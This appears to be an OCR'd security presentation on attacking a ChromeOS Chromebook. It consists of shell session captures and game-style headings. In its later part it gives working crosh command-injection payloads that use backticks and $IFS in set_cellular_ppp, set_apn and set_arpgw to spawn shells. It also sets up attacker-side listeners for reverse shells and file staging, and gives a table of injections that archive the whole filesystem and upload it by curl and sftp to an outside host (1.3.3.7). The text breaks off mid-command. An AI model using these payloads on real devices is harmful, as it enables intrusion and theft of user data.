
```
chronos@localhost / $ cat /var/log/debug_vboot_noisy.log
Running /usr/bin/dev_debug_vboot
+ date
Sun Jun 26 21:10:37 MDT 2022
# DEV_DEBUG_FORCE=()
# OPT_CLEANUP=(yes)
# OPT_BIOS=()
# OPT_FORCE=()
# OPT_IMAGE=()
# OPT_KERNEL=()
# FLAG_SAVE_LOG_FILE=(yes)
+ crossystem --all
arch                   = x86                        # Platform architecture
backup_nvram_request   = 1                          # Backup the nvram somewhere at the next boot. Cleared on success.
battery_cutoff_request = 0                          # Cut off battery and shutdown on next boot.
block_devmode          = 0                          # Block all use of developer mode
clear_tpm_owner_request = 0                          # Clear TPM owner on next boot
clear_tpm_owner_done   = 1                          # Clear TPM owner done
cros_debug             = 0                          # OS should allow debug features
dbg_reset              = 0                          # Debug reset mode request (writable)
debug_build            = 0                          # OS image built for debug features
dev_boot_usb           = 0                          # Enable developer mode boot from USB/SD (writable)
dev_boot_legacy        = 1                          # Enable developer mode boot Legacy OSes (writable)
dev_boot_signed_only   = 0                          # Enable developer mode boot only from official kernels (writable)
dev_default_boot       = disk                       # default boot from legacy or usb (writable)
devsw_boot             = 0                          # Developer switch position at boot
devsw_cur              = 0                          # Developer switch current position
disable_dev_request    = 0                          # Disable virtual dev-mode on next boot
ecfw_act               = RW                         # Active EC firmware
fmap_base              = 0x00610000                 # Main firmware flashmap physical address
fwb_tries              = 0                          # Try firmware B count (writable)
fw_vboot2              = 0                          # 1 if firmware was selected by vboot2 or 0 otherwise
fwid                   = Google_Butterfly.2788.39.0 # Active firmware ID
fwupdate_tries         = 0                          # Times to try OS firmware update (writable, inside kern_nv)
fw_tried               = A                          # Firmware tried this boot (vboot2)
fw_try_count           = 0                          # Number of times to try fw_try_next (writable)
fw_try_next            = A                          # Firmware to try next (vboot2,writable)
fw_result              = unknown                    # Firmware result this boot (vboot2,writable)
fw_prev_tried          = A                          # Firmware tried on previous boot (vboot2)
fw_prev_result         = unknown                    # Firmware result of previous boot (vboot2)
```




```
chronos@localhost ~ $ ls
'Affiliation Database'          Extensions                  'Login Data'                         'Session Storage'
'Affiliation Database-journal'  'Extension State'           'Login Data-journal'                 Shortcuts
Bookmarks                       Favicons                    login-times                          Shortcuts-journal
Bookmarks.bak                   Favicons-journal            logout-times                         Storage
Cache                           'File System'               'Network Action Predictor'           'Sync App Settings'
Cookies                         GCache                      'Network Action Predictor-journal'   'Sync Data'
Cookies-journal                 'GCM Store'                 'Network Persistent State'           'Sync Extension Settings'
'Current Session'               GPUCache                    'Origin Bound Certs'                 Thumbnails
'Current Tabs'                  History                     'Origin Bound Certs-journal'         'Top Sites'
'Custom Dictionary.txt'         History-journal             Preferences                          'Top Sites-journal'
'Custom Dictionary.txt.backup'  'History Provider Cache'    previews_opt_out.db                  'Translate Ranker Model'
databases                       IndexedDB                   previews_opt_out.db-journal          TransportSecurity
data_reduction_proxy_leveldb    'Last Session'              QuotaManager                         'Visited Links'
Downloads                       'Last Tabs'                 QuotaManager-journal                 'Web Data'
'Download Service'              'Local App Settings'        README                               'Web Data-journal'
'Extension Cookies'             'Local Extension Settings'  'RLZ Data'
'Extension Cookies-journal'     'Local Storage'             'RLZ Data.lock'
'Extension Rules'               log                         'Service Worker'
```




```
chronos@localhost / $ cat /proc/version
Linux version 3.8.11 (chrome-bot@swarm-cros-56) (gcc version 4.9.x 20150123 (prerelease)
(4.9.2_cos_gg_4.9.2-r175-0c5a656a1322e137fa4a251f2ccc6c4022918c0a_4.9.2-r175) ) #1 SMP Tu
e Aug 28 12:43:15 PDT 2018
```




```
chronos@localhost / $ lscpu
Architecture:          x86_64
CPU op-mode(s):        32-bit, 64-bit
Byte Order:            Little Endian
CPU(s):                2
On-line CPU(s) list:   0,1
Thread(s) per core:    1
Core(s) per socket:    2
Socket(s):             1
Vendor ID:             GenuineIntel
CPU family:            6
Model:                 42
Model name:            Intel(R) Celeron(R) CPU 847 @ 1.10GHz
Stepping:              7
CPU MHz:               800.000
CPU max MHz:           1100.0000
CPU min MHz:           800.0000
BogoMIPS:              2194.94
Virtualization:        VT-x
L1d cache:             32K
L1i cache:             32K
L2 cache:              256K
L3 cache:              2048K
Flags:                 fpu vme de pse tsc msr pae mce cx8 api
m constant_tsc arch_perfmon pebs bts rep_good nopl xtopology
pcid sse4_1 sse4_2 x2apic popcnt tsc_deadline_timer xsave lah
```




```
chronos@localhost / $ cat /etc/issue
Developer Console

To return to the browser, press:

  [ Ctrl ] and [ Alt ] and [ <- ]  (F1)

To use this console, the developer mode switch must be engaged.
Doing so will destroy any saved data on the system.

In developer mode, it is possible to
- login and sudo as user 'chronos'
- require a password for sudo and login(*)
- disable power management behavior (screen dimming):
  sudo initctl stop powerd
- install your own operating system image!

* To set a password for 'chronos', run the following as root:

chromeos-setdevpasswd

If you are having trouble booting a self-signed kernel, you may need to
enable USB booting.  To do so, run the following as root:

enable_dev_usb_boot

Have fun and send patches!
```



```
chronos@localhost ~ $ cat /etc/os-release
BUILD_ID=10323.67.9
NAME=Chrome OS
ID_LIKE=chromiumos
GOOGLE_CRASH_ID=ChromeOS
VERSION_ID=65
BUG_REPORT_URL=https://crbug.com/new
VERSION=65
HOME_URL=https://www.chromium.org/chromium-os
ID=chromeos
```




```
chronos@localhost /tmp $ sysctl -a
abi.vsyscall32 = 1
debug.exception-trace = 1
dev.hpet.max-user-freq = 64
dev.scsi.logging_level = 0
fs.aio-max-nr = 65536
fs.aio-nr = 0
fs.dentry-state = 116599        89872   45      0       0       0
fs.epoll.max_user_watches = 783478
fs.file-max = 397837
fs.file-nr = 2464       0       397837
fs.inode-nr = 100699    1
fs.inode-state = 100699 1       0       0       0       0       0
fs.inotify.max_queued_events = 16384
fs.inotify.max_user_instances = 128
fs.inotify.max_user_watches = 8192
fs.lease-break-time = 45
fs.leases-enable = 1
fs.nr_open = 1048576
fs.overflowgid = 65534
fs.overflowuid = 65534
fs.pipe-max-size = 1048576
sysctl: permission denied on key 'fs.protected_hardlinks'
sysctl: permission denied on key 'fs.protected_symlinks'
fs.suid_dumpable = 2
kernel.acpi_video_flags = 0
kernel.auto_msgmni = 1
kernel.blk_iopoll = 1
kernel.bootloader_type = 8
kernel.bootloader_version = 8
sysctl: permission denied on key 'kernel.cad_pid'
kernel.cap_last_cap = 36
kernel.compat-log = 1
kernel.core_pattern = |/sbin/crash_reporter --user=%P:%s:%u:%e
kernel.core_pipe_limit = 4
kernel.core_uses_pid = 0
```



```
chronos@localhost ~ $ cat /etc/lsb-release
CHROMEOS_AUSERVER=https://tools.google.com/service/update2
CHROMEOS_BOARD_APPID={6372E332-9A26-4CE3-9C39-93D8A4E383AF}
CHROMEOS_CANARY_APPID={90F229CE-83E2-4FAF-8479-E368A34938B1}
CHROMEOS_DEVSERVER=
CHROMEOS_RELEASE_APPID={6372E332-9A26-4CE3-9C39-93D8A4E383AF}
CHROMEOS_RELEASE_BOARD=butterfly-signed-mp-v4keys
CHROMEOS_RELEASE_BRANCH_NUMBER=67
CHROMEOS_RELEASE_BUILDER_PATH=butterfly-release/R65-10323.67.9
CHROMEOS_RELEASE_BUILD_NUMBER=10323
CHROMEOS_RELEASE_BUILD_TYPE=Official Build
CHROMEOS_RELEASE_CHROME_MILESTONE=65
CHROMEOS_RELEASE_DESCRIPTION=10323.67.9 (Official Build) stable-channel butterfly
CHROMEOS_RELEASE_NAME=Chrome OS
CHROMEOS_RELEASE_PATCH_NUMBER=9
CHROMEOS_RELEASE_TRACK=stable-channel
CHROMEOS_RELEASE_VERSION=10323.67.9
DEVICETYPE=CHROMEBOOK
GOOGLE_RELEASE=10323.67.9
```

INTERROGATING ALL COMMANDS… ON THE ENTIRE BLOCK!

HIGH SCORE
07000



```
chronos@localhost /sbin $ /usr/sbin/chromeos-setdevpasswd
Password:
Verifying - Password:
/usr/sbin/chromeos-setdevpasswd: 17: /usr/sbin/chromeos-setdevpasswd: cannot create /mnt/stateful_partition/etc/devmode.passwd: Permission denied
```

```
chronos@localhost /tmp $ /usr/bin/generate_logs --help
Developer helper tool for getting extended debug logs from the system.

This calls back into debugd using the DumpDebugLogs dbus end point.

  --compress  (Compress the tarball)  type: bool  default: true
  --help  (Show this help message)  type: bool  default: false
  --output  (Where to write the output)  type: string  default: ""

chronos@localhost /tmp $ /usr/bin/generate_logs
[0603/193656:INFO:generate_logs.cc(86)] Gathering logs, please wait
[0603/193656:INFO:generate_logs.cc(91)] Logs saved to /tmp/debug-logs_20220603-193656.tgz
```

```
chronos@localhost /opt/google/input $ ./device_added LRLWUZHERE!
chronos@localhost /opt/google/input $ tail /var/log/messages
2022-05-28T12:07:19.668759-06:00 DEBUG kernel: [ 4080.830080] ieee80211 phy0: device now idle
2022-05-28T12:07:28.030422-06:00 ERR cras_server[1187]: Unable to find the best channel map
2022-05-28T12:08:14.052524-06:00 NOTICE chronos[5690]: ./device_added --help
2022-05-28T12:08:19.671134-06:00 DEBUG kernel: [ 4140.764366] ieee80211 phy0: device no longer idle - scanning
2022-05-28T12:08:23.459029-06:00 DEBUG kernel: [ 4144.550251] ieee80211 phy0: device now idle
2022-05-28T12:08:24.362821-06:00 NOTICE chronos[5692]: ./device_added id
2022-05-28T12:09:23.461872-06:00 DEBUG kernel: [ 4204.485124] ieee80211 phy0: device no longer idle - scanning
2022-05-28T12:09:27.250073-06:00 DEBUG kernel: [ 4208.270214] ieee80211 phy0: device now idle
2022-05-28T12:09:52.729776-06:00 ERR cras_server[1187]: Unable to find the best channel map
2022-05-28T12:10:03.953352-06:00 NOTICE chronos[5718]: ./device_added LRLWUZHERE!
```

```
chronos@localhost /opt/google/chrome $ ./chrome-sandbox --help
The setuid sandbox provides API version 1, but you need 0
Please read https://chromium.googlesource.com/chromium/src/+/master/docs/linux_suid_sandbox_development.md.

The setuid sandbox is not running as root. Common causes:
  * An unprivileged process using ptrace on it, like a debugger.
  * A parent process set prctl(PR_SET_NO_NEW_PRIVS, ...)
Failed to move to new namespace: PID namespaces supported, Network namespace supported, but failed: errno = Operation not permitted
```

```
chronos@localhost /opt/google/cros-disks $ ./disks  --help
Chromium OS Disk Daemon

  --foreground  (Run in foreground)  type: bool  default: false
  --help  (Show this help message)  type: bool  default: false
  --log_level  (Logging level - 0: LOG(INFO), 1: LOG(WARNING), 2: LOG(ERROR), -1: VLOG(1), -2: VLOG(2), ...)  type: int  default: 0
  --no_session_manager  (run without the expectation of a session manager.)  type: bool  default: false

chronos@localhost /opt/google/cros-disks $ ./disks  --foreground
[INFO:platform.cc(58)] Created directory '/media/archive'
[ERROR:platform.cc(201)] Failed to set ownership of '/media/archive' to (uid=1000, gid=1000): Operation not permitted
[FATAL:daemon.cc(32)] Check failed: archive_manager_.Initialize(). Failed to initialize the archive manager
/usr/lib64/libbase-core-395517.so(base::debug::StackTrace::StackTrace()+0x13) [0x7f8c1d8a1873]

Aborted (core dumped)
```

```
chronos@localhost /usr/libexec/debugd/helpers $ ls -al
total 312
drwxr-xr-x 2 root root  4096 Aug 28  2018 .
drwxr-xr-x 3 root root  4096 Aug 28  2018 ..
-rwxr-xr-x 1 root root 10368 Aug 28  2018 capture_packets
-rwxr-xr-x 1 root root 16757 Aug 28  2018 capture_utility.sh
-rwxr-xr-x 1 root root 10384 Aug 28  2018 dev_features_chrome_remote_debugging
-rwxr-xr-x 1 root root 39120 Aug 28  2018 dev_features_password
-rwxr-xr-x 1 root root 26840 Aug 28  2018 dev_features_rootfs_verification
-rwxr-xr-x 1 root root 30920 Aug 28  2018 dev_features_ssh
-rwxr-xr-x 1 root root 51560 Aug 28  2018 dev_features_usb_boot
-rwxr-xr-x 1 root root 14448 Aug 28  2018 icmp
-rwxr-xr-x 1 root root  1239 Aug 28  2018 minijail-setuid-hack.sh
-rwxr-xr-x 1 root root 18632 Aug 28  2018 modem_status
-rwxr-xr-x 1 root root 31216 Aug 28  2018 netif
-rwxr-xr-x 1 root root 18632 Aug 28  2018 network_status
-rwxr-xr-x 1 root root   554 Aug 28  2018 send_at_command.sh
-rwxr-xr-x 1 root root  4899 Aug 28  2018 systrace.sh
```

```
shill-scripts@localhost / $ pppd --help
pppd --help
pppd version 2.4.6
Usage: pppd [ options ], where options are:
        <device>        Communicate over the named device
        <speed>         Set the baud rate to <speed>
        <loc>:<rem>     Set the local and/or remote interface IP
                        addresses.  Either one may be omitted.
        asyncmap <n>    Set the desired async map to hex <n>
        auth            Require authentication from peer
        connect <p>     Invoke shell command <p> to set up the serial line
        crtscts         Use hardware RTS/CTS flow control
        defaultroute    Add default route through interface
        file <f>        Take options from file <f>
        modem           Use modem control lines
        mru <n>         Set MRU value to <n> for negotiation
See pppd(8) for more options.
shill-scripts@localhost / $ pppd
pppd
pppd: By default the remote system is required to authenticate itself
pppd: (because this system has a default route to the internet)
pppd: but I couldn't find any suitable secret (password) for it to use to do so.
```

```
chronos@localhost /usr/sbin $ ./pppd
./pppd: must be root to run ./pppd, since it is not setuid-root
```


```
chronos@localhost /proc/16847 $ cat mem
cat: mem: Permission denied
chronos@localhost /proc/16847 $
```

```
[41503.792519] ptrace of pid 16847 was attempted by: cat (pid 17386)
[41536.760983] ptrace of pid 16847 was attempted by: cat (pid 17425)
```


UPGRADING YOUR CROSH TO CROSH DEV MODE!

HIGH SCORE
08000

NEW COMMANDS AVAILABLE!
live_in_a_coalmine, packet_capture, systrace



```
crosh> set_cellular_ppp '`crosh$IFS--dev$IFS1>&2`'
Loading extra module: /usr/share/crosh/dev.d/50-crosh.sh
Welcome to crosh, the Chrome OS developer shell.

If you got here by mistake, don't panic!  Just close this tab and carry on.

Type 'help' for a list of commands.

If you want to customize the look/behavior, you can use the options page.
Load it by using the Ctrl+Shift+P keyboard shortcut.

crosh>
'`bash$IFS1>&2`'      cryptohome_status    inputcontrol         rlz                  storage_test_2       update_over_cellular
autest                dmesg                live_in_a_coal_mine  rollback             swap                 upload_crashes
authpolicy_debug      dump_emk             meminfo              route                syslog               upload_devcoredumps
battery_firmware      enroll_status        memory_test          set_apn              systrace             uptime
battery_test          evtest               modem                set_arpgw            time_info            vmstat
bt_console            exit                 modem_set_carrier    set_cellular_ppp     top                  wifi_power_save
c                     ff_debug             network_diag         set_time             tpm_status           wpa_debug
ccd_pass              free                 p2p_update           set_wake_on_lan      tracepath
chaps_debug           help                 packet_capture       shell                u2f_flags
connectivity          help_advanced        ping                 storage_test_1       uname
```



```
chronos@localhost / $ crosh --dev
Loading extra module: /usr/share/crosh/dev.d/50-crosh.sh
Welcome to crosh, the Chrome OS developer shell.

If you got here by mistake, don't panic!  Just close this tab and carry on.

Type 'help' for a list of commands.

If you want to customize the look/behavior, you can use the options page.
Load it by using the Ctrl+Shift+P keyboard shortcut.

crosh> packet_capture --help
packet_capture [--device <device>] [--frequency <frequency>] [--ht-location <above|below>] [--monitor-connection-on <monitored_device>]
  Start packet capture.  Start a device-based capture on <device>,
  or do an over-the-air capture on <frequency> with an optionally
  provided HT channel location.  An over-the-air capture can also
  be initiated using the channel parameters of a currently connected
  <monitored_device>.  Note that over-the-air captures are not available
  with all 802.11 devices.

crosh> packet_capture --device wlan0
Capturing from wlan0.  Press Ctrl-C to stop.
^CCapture stored in /home/chronos/user/Downloads/packet_capture_0OGT.pcap
```


UPGRADE TO CROSH DEV MODE:

crosh> set_cellular_ppp ‘`crosh$IFS--dev$IFS1>&2`’
chronos@localhost / $ crosh --dev

RUNNING A PACKET CAPTURE:


crosh> packet_capture –help
crosh> packet_capture –device wlan0

ROOT DETECTED running the script "/usr/libexec/debugd/helpers/capture_utility.sh" inside of a minijail instance!



```
chronos   2961  0.0  0.0   8036  2852 pts/1    Ss   16:50   0:00 /bin/bash /usr/bin/crosh
chronos   3062  0.0  0.0   4320   788 pts/1    S    16:51   0:00 /bin/sh /usr/bin/set_cellular_ppp '`bash$IFS1>&2`'
chronos   3112  0.0  0.0   9336  2132 pts/1    S    16:51   0:00 bash
chronos   3123  0.0  0.0   8036  2896 pts/0    S+   16:51   0:00 /bin/bash /usr/bin/crosh --dev
root      3250  0.0  0.0      0     0 ?        S    16:54   0:00 [flush-7:1]
root      3251  0.0  0.0      0     0 ?        S    16:54   0:00 [flush-8:0]
root      3252  0.0  0.0      0     0 ?        S    16:54   0:00 [flush-254:1]
root      3253  0.0  0.0      0     0 ?        S    16:54   0:00 [flush-253:0]
root      3258  0.0  0.0   9500   804 ?        S    16:54   0:00 /usr/bin/coreutils --coreutils-prog-shebang=sleep /usr/bin/sleep 310
root      3262  0.0  0.0   9500   808 ?        S    16:54   0:00 /usr/bin/coreutils --coreutils-prog-shebang=sleep /usr/bin/sleep 310
root      3266  0.0  0.0   9500   804 ?        S    16:54   0:00 /usr/bin/coreutils --coreutils-prog-shebang=sleep /usr/bin/sleep 310
root      3270  0.0  0.0   9500   804 ?        S    16:54   0:00 /usr/bin/coreutils --coreutils-prog-shebang=sleep /usr/bin/sleep 310
chronos   3302  0.0  0.0   8036  1820 pts/0    S+   16:56   0:00 /bin/bash /usr/bin/crosh --dev
chronos   3304  0.0  0.0   8036  1800 pts/0    S+   16:56   0:00 /bin/bash /usr/bin/crosh --dev
root      3311  0.0  0.0   6572   788 ?        S    16:56   0:00 /sbin/minijail0 -v -- /usr/libexec/debugd/helpers/capture_utility.sh --device wlan0 --output-file /dev/fd/3
chronos   3312  0.0  0.0  11400   908 pts/0    S+   16:56   0:00 /usr/bin/coreutils --coreutils-prog-shebang=cat /bin/cat /tmp/crosh-test-1FWHq1JRHY/fifo
debugd    3313  0.0  0.0   8840  2972 ?        S    16:56   0:00 /usr/libexec/debugd/helpers/capture_packets wlan0 /dev/fd/3
```

ENABLING SERVICES



TRANSFERRING FILES

ATTACKER BOX

Run a local HTTP server:
python3 -m http.server 88

HTTP server/stager on TCP/88 hosts files for Chromebook to download.

TCP/88
HTTP

Run a local OpenSSL server:
openssl s_server -quiet -key key.pem -cert cert.pem -port 443

OpenSSL listener used to establish reverse shells initiated from Chromebook.

TCP/443
OpenSSL

Run a local FTP server:
python3 -m pyftpdlib -w -p 21

File repo to accept anonymous FTP uploads from Chromebook.

TCP/21
FTP

Run a local SSH/SFTP Server:
/etc/init.d/sshd start

TCP/22
SSH

Run a local SMB Server:
smbserver.py sharename /sharedir

TCP/445

CHROMEBOOK

LINUX Command Line	Chromebook Command Injection
WRITE TO FILE: echo test | tee -a /var/tmp/lrlwuzhere/test	set_apn ‘`echo${IFS}test${IFS}|${IFS}tee${IFS}-a${IFS}/var/tmp/lrlwuzhere/test`’
TAR ALL FILES: cd /;tar zcvf /tmp/asdf.tar.gz * .*	set_arpgw '`cd$IFS/;tar$IFSzcvf$IFS/tmp/asdf.tar.gz$IFS*$IFS.*`'
UPLOAD TARBALL: curl -T /tmp/asdf.tar.gz ftp://1.3.3.7	set_arpgw '`curl$IFS-T$IFS/tmp/asdf.tar.gz$IFSftp://1.3.3.7`'
SFTP TRANSFERS: sftp user@1.3.3.7:/home/user/filename sftp user@1.3.3.7:/home/user/filename <<< $’put filename’	set_arpgw '`sftp$IFSuser@1.3.3.7:/home/user/filename
